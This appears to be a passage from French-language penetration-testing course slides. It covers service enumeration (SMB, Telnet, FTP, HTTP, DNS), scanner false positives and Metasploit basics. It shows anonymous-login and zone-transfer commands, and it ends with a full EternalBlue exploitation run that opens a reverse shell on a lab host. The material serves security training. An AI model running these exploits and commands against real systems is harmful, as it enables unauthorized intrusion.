
VULNERABILITIES

> Apply Filters (0 applied)

Title	CVSS	CVSSv3	Risk	Published On	Modified On	Severity	Instances	Exceptions
VNC password is "password"	10		994	Thu Dec 31 1998	Mon Dec 02 2013	Critical	1	Exclude
Shell Backdoor Service	10		919	Wed Dec 31 1969	Fri Jun 23 2017	Critical	1	Exclude
MySQL default account: root/no password	7.5		903	Mon Dec 30 2002	Wed Aug 21 2013	Critical	1	Exclude

Rapid7 Nexpose : un autre scanner de vulnérabilités

- Lorsque nous cliquons sur une vulnérabilité particulière, pour une instance ici, nous avons cliqué sur le compte par défaut de MySQL qui est une menace critique. Il nous donnera les informations sur la vulnérabilité telles que sa gravité, si elle est protégée par un mot de passe ou non, sa version , etc. comme indiqué dans l'image ci-dessous.



PARTIE 2

CHAPITRE 2

Identifier les vulnérabilités des services utilisés

1. Outils de scan (nmap, Nessus, Nexpose, etc.)
2. **Analyse et évaluation des vulnérabilités**
3. Élimination des faux positifs


Évaluation des vulnérabilités

- Les outils de scans automatisés nous permettent de gagner beaucoup de temps et nous facilitent la tâche pour les vulnérabilités les plus faciles à découvrir. Cependant, « les faux-positifs » est un problème récurrent pour ce type d'outils. C'est pour cela que l'évaluation des vulnérabilités identifiées manuellement ou en utilisant d'autres outils ou scripts spécialisés est recommandé.
- Nous donnerons dans ce chapitre quelques exemples pour des protocoles très utilisés. Cependant, chaque protocole ou service identifié lors des scans nmap ou Nessus/nexpose doit être étudié en profondeur pour pouvoir tester ses vulnérabilités et ses mauvaises configurations.
- Ci-dessous une comparaison entre les outils automatisés et la validation manuelle :

Scan des outils automatisés	Tests manuels
Ne fournissent pas d'informations plus approfondies sur les vulnérabilités.	Fournissent des informations détaillées et plus approfondies sur les vulnérabilités.
Ils découvrent les failles de sécurité courantes comme une mise à jour manquante, des règles d'autorisation défectueuses, des défauts de configuration, avec une efficacité étonnante.	Ils détectent les failles difficiles qui sont souvent manquées par un scanner comme les erreurs de logique métier, les failles, les défauts de codage, etc. Cela implique également d'exploiter ces vulnérabilités pour évaluer l'impact sur le système.
Cela peut être fait fréquemment sans beaucoup de préparation et de planification.	Cela demande des efforts et du temps, donc ne peut pas être fait fréquemment.
Il est rapide à exécuter et fait gagner beaucoup de temps.	Les test manuels peuvent prendre des jours entiers.

SMB

- SMB - Server Message Block Protocol - est un protocole de communication client-serveur utilisé pour partager l'accès aux fichiers, imprimantes, ports série et autres ressources sur un réseau. Les serveurs mettent les systèmes de fichiers et d'autres ressources (imprimantes, canaux nommés, API) à la disposition des clients sur le réseau. Les ordinateurs clients peuvent avoir leurs propres disques durs, mais ils souhaitent également accéder aux systèmes de fichiers partagés et aux imprimantes sur les serveurs.
- Le protocole SMB est connu sous le nom de protocole de demande de réponse, ce qui signifie qu'il transmet plusieurs messages entre le client et le serveur pour établir une connexion. Les clients se connectent aux serveurs en utilisant TCP/IP (en fait NetBIOS sur TCP/IP comme spécifié dans RFC1001 et RFC1002), NetBEUI ou IPX/SPX.
- Une fois qu'ils ont établi une connexion, les clients peuvent alors envoyer des commandes (SMB) au serveur qui leur permettent d'accéder aux partages, d'ouvrir des fichiers, de lire et d'écrire des fichiers, et généralement de réaliser tout ce qu'on peut faire avec un système de fichiers.
- Les systèmes d'exploitation Microsoft Windows depuis Windows 95 ont inclus la prise en charge du protocole SMB client et serveur. Samba, un serveur open source prenant en charge le protocole SMB, a été publié pour les systèmes Unix.



SMB

Enum4Linux

- Enum4linux est un outil utilisé pour énumérer les partages SMB sur les systèmes Windows et Linux. Il s'agit essentiellement d'un wrapper autour des outils du package Samba et facilite l'extraction rapide des informations de la cible relatives à SMB. Il est installé par défaut sur Parrot et Kali, mais si vous avez besoin de l'installer, vous pouvez le faire depuis le github officiel.
- La syntaxe d'Enum4Linux est simple et agréable : enum4linux [options] ip

```
┌──(root💀kali)-[/home/kali]
└─# enum4linux
enum4linux v0.8.9 (http://labs.portcullis.co.uk/application/enum4linux/)
Copyright (C) 2011 Mark Lowe (mrl@portcullis-security.com)

Simple wrapper around the tools in the samba package to provide similar
functionality to enum.exe (formerly from www.bindview.com).  Some additional
features such as RID cycling have also been added for convenience.

Usage: ./enum4linux.pl [options] ip

Options are (like "enum"):
    -U        get userlist
    -M        get machine list*
    -S        get sharelist
    -P        get password policy information
    -G        get group and member list
    -d        be detailed, applies to -U and -S
    -u user   specify username to use (default "")
    -p pass   specify password to use (default "")

The following options from enum.exe aren't implemented: -L, -N, -D, -f
```

SMB

Les types d'exploit SMB

- Bien qu'il existe des vulnérabilités telles que CVE-2017-7494 qui peuvent permettre l'exécution de code à distance en exploitant SMB, on est plus exposé à rencontrer une situation où la meilleure façon d'accéder à un système est due à des erreurs de configuration dans le système. Dans ce cas, nous allons exploiter l'accès anonyme au partage SMB - une mauvaise configuration courante qui peut permettre d'obtenir des informations qui mèneront à un shell.

La méthode d'analyse

- Avec l'énumération initiale, on peut connaitre :
  - ✓ L'emplacement de partage SMB
  - ✓ Le nom d'un partage SMB intéressant

SMBClient

- Pour accéder à un partage SMB, nous avons besoin d'un client pour accéder aux ressources sur les serveurs. Nous utiliserons SMBClient car il fait partie de la suite samba par défaut et bien sûr il est disponible par défaut sur Kali et Parrot.
- On peut accéder à distance au partage SMB en utilisant la syntaxe : smbclient //[IP]/[PARTAGER]

Suivie par les options :

- -p [port] : pour spécifier le port
- -u [user] : pour spécifier le nom d'utilisateur

Telnet

- Telnet est un protocole d'application qui vous permet, à l'aide d'un client telnet, de vous connecter et d'exécuter des commandes sur une machine distante hébergeant un serveur telnet. Le client telnet établira une connexion avec le serveur. Le client deviendra alors un terminal virtuel, vous permettant d'interagir avec l'hôte distant.
- Telnet envoie tous les messages en texte clair et ne dispose d'aucun mécanisme de sécurité spécifique. Ainsi, dans de nombreuses applications et services, Telnet a été remplacé par SSH dans la plupart des implémentations.
- L'utilisateur se connecte au serveur en utilisant le protocole Telnet, ce qui signifie entrer "telnet" dans une invite de commande. L'utilisateur exécute ensuite des commandes sur le serveur à l'aide de commandes Telnet spécifiques dans l'invite Telnet. Vous pouvez vous connecter à un serveur telnet avec la syntaxe suivante : telnet [ip] [port]

Les types d'exploit telnet

- Telnet, étant un protocole, est en soi peu sûr pour les raisons dont nous avons parlé plus haut. Il manque de chiffrement, envoie donc toutes les communications en clair et, pour la plupart, a un contrôle d'accès médiocre. Cependant, il existe des CVE pour les systèmes client et serveur Telnet, donc lors de l'exploitation, vous pouvez vérifier ceux-ci sur :
  - ✓ https://www.cvedetails.com/
  - ✓ https://cve.mitre.org/
- Cependant, on est beaucoup plus exposé de trouver une mauvaise configuration dans la façon dont telnet a été configuré ou fonctionne qui permettra de l'exploiter.

Telnet

La méthode d'analyse

Ainsi, dès notre étape d'énumération avec nmap, nous devons savoir que :

- ✓ Il y a un service telnet mal caché en cours d'exécution sur la cible
- ✓ Le message d'acceuil du service
- ✓ Et peut être un un nom d'utilisateur par exemple "Skidy" impliqué

- Toutes les analyse intéressantes peuvent être effectuées par nmap : nmap -n -sV -Pn --script "*telnet* and safe" -p 23 <IP>
- Pour des cibles Windows, nous pouvons aussi utiliser le script *telnet-ntlm-info.nse* pour avoir des infos NTLM comme les infos ci-dessous :

```
23/tcp   open     telnet
| telnet-ntlm-info:
|   Target_Name: ACTIVETELNET
|   NetBIOS_Domain_Name: ACTIVETELNET
|   NetBIOS_Computer_Name: HOST-TEST2
|   DNS_Domain_Name: somedomain.com
|   DNS_Computer_Name: host-test2.somedomain.com
|   DNS_Tree_Name: somedomain.com
|_  Product_Version: 5.1.2600
```

FTP

- File Transfer Protocol (FTP) est, comme son nom l'indique, un protocole utilisé pour permettre le transfert à distance de fichiers sur un réseau. Il utilise un modèle client-serveur pour ce faire et, comme nous le verrons plus tard, relaie les commandes et les données de manière très efficace.
- Une session FTP typique fonctionne à l'aide de deux canaux :
  - ✓ un canal de commande (parfois appelé le canal de contrôle)
  - ✓ un canal de données
- Comme leur nom l'indique, le canal de commande est utilisé pour transmettre des commandes ainsi que des réponses à ces commandes, tandis que le canal de données est utilisé pour transférer des données. FTP fonctionne à l'aide d'un protocole client-serveur. Le client initie une connexion avec le serveur. Ce dernier valide les identifiants de connexion fournis, puis ouvre la session.
- Pendant que la session est ouverte, le client peut exécuter des commandes FTP sur le serveur. Le serveur FTP peut prendre en charge les connexions actives ou passives, ou les deux.
- Utilisation de starttls pour se connecter à un serveur ftp :

```
lftp
lftp :~> set ftp:ssl-force true
lftp :~> set ssl:verify-certificate no
lftp :~> connect 10.10.10.208
lftp 10.10.10.208:~> login
Usage: login <user|URL> [<pass>]
lftp 10.10.10.208:~> login username Password
```

FTP

- Parmi les mauvaises configurations les plus fréquentes en ftp est le « anonymous login ». Cependant, il faut vérifier les droits que nous avons en se connectant en anonymous en testant les paires username/mot de passes suivantes : anonymous/anonymous, ftp/ftp, anonymous/ (rien)

```
ftp <IP>
>anonymous
>anonymous
>ls -a # List all files (even hidden) (yes, they could be hidden)
>binary #Set transmission to binary instead of ascii
>ascii #Set transmission to ascii instead of binary
>bye #exit
```

- Enfin, nous pouvons toujours essayer de se connecter à un serveur FTP à l'aide d'un navigateur (comme Firefox) en utilisant une URL comme : ftp://anonymous:anonymous@10.10.10.98

HTTP/HTTPS

- Comme nous pouvons l'imaginer, le service web est parmi les services les plus utilisés et aussi les plus exposés. Après avoir identifié qu'il y a un service http/https utilisé et lancer des scans pour identifier des vulnérabilités d'une manière automatisée et générale, nous devons envisager d'utiliser des outils spécialisés d'évaluation d'applications Web pour énumérer plus d'informations sur la cible. Il existe une variété d'outils qui peuvent aider à découvrir et à exploiter les vulnérabilités des applications Web, dont beaucoup sont préinstallés dans Kali.

Vulnérabilités serveur

- Il faut Vérifier s'il existe des vulnérabilités connues pour la version du serveur en cours d'exécution. Les en-têtes HTTP et les cookies de la réponse peuvent être très utiles pour identifier les technologies et/ou la version utilisées. Nmap scan permet d'identifier la version du serveur, mais il peut aussi être utile les **outils whatweb, webtech** ou **https://builtwith.com/ :**

```
whatweb -a 1 <URL> #Stealthy
whatweb -a 3 <URL> #Aggresive
webtech -u <URL>
webanalyze -host https://google.com -crawl 2
```

HTTP/HTTPS

Des scanners automatiques web

```
nikto -h <URL>
whatweb -a 4 <URL>
wapiti -u <URL>
W3af
zaproxy #You can use an API
nuclei -t nuclei-templates
```


Spidering et le brute-forrcing

Les outils de spidering et de brute-forcing permettent de trouver autant de chemins que possible à partir de l'application testée. Par conséquent, l'exploration Web et les sources externes doivent être utilisées pour trouver autant de chemins valides que possible.

PARTIE 2

HTTP/HTTPS

- Quelques outils de spidering et de brute-forcing :
  - ✓ Dirsearch (python): Il n'autorise pas les certificats auto-signés mais permet la recherche récursive.
  - ✓ Gobuster (go): Il autorise les certificats auto-signés mais n'a pas de recherche récursive.
  - ✓ wfuzz : un outil très puissant et très facile à utiliser pour tout type de brute-forcing :
    ffuf : ressemble à wfuzz mais plus rapide : ffuf -c -w /usr/share/wordlists/dirb/big.txt -u http://10.10.10.10/FUZZ
  - ✓ xnLinkFinder : il s'agit d'un outil utilisé pour découvrir les points de terminaison d'une cible donnée.
  - ✓ waymore : permet de découvrir les liens de la machine cible(également en téléchargeant les réponses dans le retour et en recherchant plus de liens)



HTTP/HTTPS

Vulnérabilités SSL/TLS

- Si l'application ne force pas l'utilisation de HTTPS dans aucune partie, alors elle est vulnérable à MitM
- Si l'application envoie des données sensibles (mots de passe) via HTTP, il s'agit alors d'une vulnérabilité très critique.

On peut utiliser le script testssl.sh pour vérifier les vulnérabilités et utiliser sslscan ou sslyze pour revérifier les vulnérabilités :

```
./testssl.sh [--htmlfile] 10.10.10.10:443
#Use the --htmlfile to save the output inside an htmlfile also

# You can also use other tools, by testssl.sh at this momment is the best one (I think)
sslscan <host:port>
sslyze --regular <ip:port>
```

Note importante : pour une liste de tous les types de vulnérabilités web que nous devons vérifier, il faut se référer à la partie 1 de ce guide. Dans le chapitre 3, vous trouverez une liste des vérifications à effectuer pour chaque type de vulnérabilité web.

DNS

- Le système de noms de domaine (DNS) est le répertoire téléphonique d'Internet. Les humains accèdent aux informations en ligne via des noms de domaine, comme nytimes.com ou espn.com. Les navigateurs Web interagissent via des adresses IP (Internet Protocol). DNS traduit les noms de domaine en adresses IP afin que les navigateurs puissent charger des ressources Internet.

Zone transfer

Pour vérifier si le service DNS est vulnérable à la vulnérabilité zone transfer, qui est un des mécanismes disponibles pour répliquer les bases de données distribuées contenant les données DNS au travers d'un ensemble de serveurs DNS, nous pouvons utiliser la commande **dig** :

dig axfr @<DNS_IP> #tente un transfert de zone sans domaine

dig axfr @<DNS_IP> <DOMAIN> #tente un transfert de zone en devinant le domaine

fierce --domain <DOMAIN> --dns-servers <DNS_IP> #tente un transfert zone contre chaque authoritative name server et si ça ne marche pas lance un brute force

nslookup

> SERVER <IP_DNS> #sélectionne le serveur dns

> 127.0.0.1 #faire un reverse de 127.0.0.1 (lui-même) pour avoir le nom dns ou le FQND

> <IP_MACHINE> #faire une reverse de la cible ou une autre machine pour avoir son nom dns ou son FQND

CHAPITRE 2

Identifier les vulnérabilités des services utilisés

1. Outils de scan (nmap, Nessus, Nexpose, etc.)
2. Analyse et évaluation des vulnérabilités
3. **Élimination des faux positifs**

Les outils d'automatisation vs les faux positifs

- L outils d'automatisation et les scanners apportent beaucoup d'avantages, cependant, Les scanners de vulnérabilité créent souvent beaucoup de bruit. Il existe deux principaux types d'erreurs d'analyse de vulnérabilité :
  - ✓ Les faux négatifs, où les résultats n'incluent pas de vulnérabilité existante. Les faux négatifs ont un impact direct sur la sécurité, car les vulnérabilités non détectées ne peuvent pas être corrigées
  - ✓ les **faux positifs**, où le scanner indique des problèmes de sécurité inexistants. Les faux positifs, en revanche, peuvent avoir de graves conséquences non seulement pour la sécurité, mais pour l'ensemble de l'organisation

- Les tests d'intrusion doivent également être intégrés dans le pipeline de développement et automatisés autant que possible pour garantir que les problèmes sont détectés rapidement et que les résultats des tests sont efficacement communiqués aux développeurs. Les **faux positifs** dans les résultats d'analyse introduisent un travail supplémentaire inutile dans le pipeline de développement hautement automatisé et compromettent l'ensemble du processus de développement.

- Malheureusement, les **faux positifs** continueront d'exister, mais ils peuvent être limités par la compétence de la personne qui écrit les signatures ou configure les templates de scan et vérifie manuellement les vulnérabilités remontées.
- Si nous pensons que nous avons un faux positif, il faut travailler soigneusement avec les développeurs ou le fournisseur de l'actif pour essayer de trouver la solution. peut-être que vous êtes en fait vulnérable, ou que quelque chose d'autre est vulnérable à ce "contrôle de sécurité" particulier.

PARTIE 3

Exploiter les vulnérabilités au sein d'un système d'information

Dans ce module, vous allez :

- Exploiter les vulnérabilités identifiées
- Développer des codes d'exploitation
- Utiliser le premier accès pour continuer tester le SI

15 heures

CHAPITRE 1

Exploiter les vulnérabilités identifiées

Ce que vous allez apprendre dans ce chapitre :

- Tester les vulnérabilités identifiées
- Identifier les vulnérabilités exploitables
- Utiliser les outils d'exploitation
- Développer les codes d'exploitation

8 heures

CHAPITRE 1

Exploiter les vulnérabilités identifiées

1. **Frameworks et base de données d'exploitation de vulnérabilités (Metasploit, exploit-db, Cobalt Strike, Empire)**
2. Gestion des exploits (buffer overflow exploits)
3. Tests d'intrusion (Linux, Windows, web OWASP top 10, active directory)

L'exploitation des vulnérabilités

- Selon leur gravité, les vulnérabilités peuvent être utilisées pour:
  - ✓ Récupérer de l'information
  - ✓ Faire planter le système affecté
  - ✓ Prendre complètement le contrôle du système affecté

Si un des scénarions est possible en utilisant une vulnérabilité identifiée, on dit que la vulnérabilité est «**exploitable**»

- Dans le jargon sécurité, un programme d'attaque utilisant une vulnérabilité d'un système pour en prendre le contrôle ou le faire planter est appelé un «*exploit*». On parle de :
  - ✓ ***Remote exploit*** lorsque l'attaque est possible à distance
  - ✓ ***Local exploit*** lorsqu'il faut un accès préalable au système avant de pouvoir lancer l'attaque

Metasploit

- **Metasploit** est le framework d'exploitation le plus utilisé. Metasploit est un outil puissant qui peut prendre en charge toutes les phases d'un test d'intrusion, de la collecte d'informations à la post-exploitation.
- Metasploit a deux versions principales :
  - ✓ **Metasploit Pro :** La version commerciale qui facilite l'automatisation et la gestion des tâches. Cette version a une interface utilisateur graphique (GUI).
  - ✓ **Metasploit Framework :** La version open source qui fonctionne à partir de la ligne de commande. Nous utiliserons cette version dans ce guide.
- Metasploit dispose d'une fonction de base de données pour simplifier la gestion de projet et éviter toute confusion lors de la configuration des valeurs des paramètres. nous devons démarrer la base de données PostgreSQL et ensuite l'initier, avec les commandes suivantes :

```
root@kali:~# systemctl start postgresql
root@kali:~# msfdb init
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
/usr/share/metasploit-framework/vendor/bundle/ruby/2.7.0/gems/activerecord-
4.2.11.3/lib/active_record/connection_adapters/abstract_adapter.rb:84: warning: deprecated Object#=~ is called on
Integer; it always returns nil
root@kali:~#
```

Metasploit

- Le framework Metasploit est un ensemble d'outils qui permettent la collecte d'informations, l'analyse, l'exploitation, le développement d'exploits, la post-exploitation, etc. Bien que l'utilisation principale de Metasploit Framework se concentre sur le domaine des tests d'intrusion, il est également utile pour la recherche de vulnérabilités et le développement d'exploits.
- Les principaux composants du Metasploit Framework peuvent être résumés comme suit :
  - ✓ **msfconsole :** l'interface de ligne de commande principale.
  - ✓ **Modules :** modules de support tels que les exploits, les scanners, les charges utiles, etc.
  - ✓ **Outils :** outils autonomes qui faciliteront la recherche de vulnérabilités, l'évaluation des vulnérabilités ou les tests d'intrusion. Certains de ces outils sont msfvenom, pattern_create et pattern_offset. Nous couvrirons msfvenom dans ce module, mais pattern_create et pattern_offset sont des outils utiles dans le développement d'exploits qui dépassent la portée de ce module.

Metasploit

- Après avoir lancé Metasploit avec la commande : **msfconsole** Vous pouvez rechercher des exploits à l'aide de la commande **search** et obtenir plus d'informations sur l'exploit à l'aide de la commande **info** et lancer l'exploit à l'aide de **exploit**.
- Bien que le processus lui-même est simple, rappelez-vous que le succès dépend d'une compréhension approfondie des services exécutés sur le système cible.
- La plupart des exploits auront une charge utile (payload) par défaut prédéfinie. Cependant, nous pouvons toujours utiliser la commande **show payloads** pour configurer les autres commandes que nous pouvons utiliser avec cet exploit spécifique.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads
===================

   #   Name                                          Disclosure Date  Rank    Check  Description
   -   ----                                          ---------------  ----    -----  -----------
   0   generic/custom                                                 manual  No     Custom Payload
   1   generic/shell_bind_tcp                                         manual  No     Generic Command Shell, Bind TCP
Inline
   2   generic/shell_reverse_tcp                                      manual  No     Generic Command Shell, Reverse
TCP Inline
   3   windows/x64/exec                                               manual  No     Windows x64 Execute Command
   4   windows/x64/loadlibrary                                        manual  No     Windows x64 LoadLibrary Path
   5   windows/x64/messagebox                                         manual  No     Windows MessageBox x64
   6   windows/x64/meterpreter/bind_ipv6_tcp                          manual  No     Windows Meterpreter (Reflective
Injection x64), Windows x64 IPv6 Bind TCP Stager
   7   windows/x64/meterpreter/bind_ipv6_tcp_uuid                     manual  No     Windows Meterpreter (Reflective
Injection x64), Windows x64 IPv6 Bind TCP Stager with UUID Support
   8   windows/x64/meterpreter/bind_named_pipe                        manual  No     Windows Meterpreter (Reflective
Injection x64), Windows x64 Bind Named Pipe Stager
   9   windows/x64/meterpreter/bind_tcp                               manual  No     Windows Meterpreter (Reflective
Injection x64), Windows x64 Bind TCP Stager
   10  windows/x64/meterpreter/bind_tcp_rc4                           manual  No     Windows Meterpreter (Reflective
Injection x64), Bind TCP Stager (RC4 Stage Encryption, Metasm)
```

Metasploit

- Une fois que nous avons décidé de la charge utile(payload), nous pouvons utiliser la commande **set payload** pour faire notre choix :

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload 2
payload => generic/shell_reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range CIDR identifier, or hosts file with syntax
'file:'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Metasploit

- Notons que le choix d'un payload peut devenir un processus d'essai et d'erreur en raison de restrictions environnementales ou du système d'exploitation telles que les règles de pare-feu, l'antivirus, l'écriture de fichiers ou le programme effectuant l'exécution de la charge utile n'est pas disponible (par exemple, payload/python/shell_reverse_tcp). Certains payloads ouvriront de nouveaux paramètres que vous devrez peut-être définir, l'exécution de la commande **show options** une fois de plus peut les afficher. Comme nous pouvons le voir dans l'exemple ci-dessus, un payload de reverse shell nous obligera au moins à définir l'option LHOST (local host)

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set lhost 10.10.186.44
lhost => 10.10.186.44
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 10.10.186.44:4444
[*] 10.10.12.229:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.12.229:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64
(64-bit)
[*] 10.10.12.229:445      - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.12.229:445 - Connecting to target for exploitation.
[+] 10.10.12.229:445 - Connection established for exploitation.
[+] 10.10.12.229:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.12.229:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.12.229:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.12.229:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.12.229:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.12.229:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.12.229:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.12.229:445 - Sending all but last fragment of exploit packet
[*] 10.10.12.229:445 - Starting non-paged pool grooming
[+] 10.10.12.229:445 - Sending SMBv2 buffers
[+] 10.10.12.229:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.12.229:445 - Sending final SMBv2 buffers.
[*] 10.10.12.229:445 - Sending last fragment of exploit packet!
[*] 10.10.12.229:445 - Receiving response from exploit packet
[+] 10.10.12.229:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.12.229:445 - Sending egg to corrupted connection.
[*] 10.10.12.229:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (10.10.186.44:4444 -> 10.10.12.229:49366) at 2021-08-20 04:51:19 +0100
C:\Windows\system32>
```

Exploit-db : searchsploit

- Nous avons déjà évoqué exploit-db dans la section des moteurs de recherche. **Searchsploit** est un outil disponible sur Kali Linux qui est une copie hors ligne d'**exploit-dB**, contenant des copies d'exploits sur votre système.
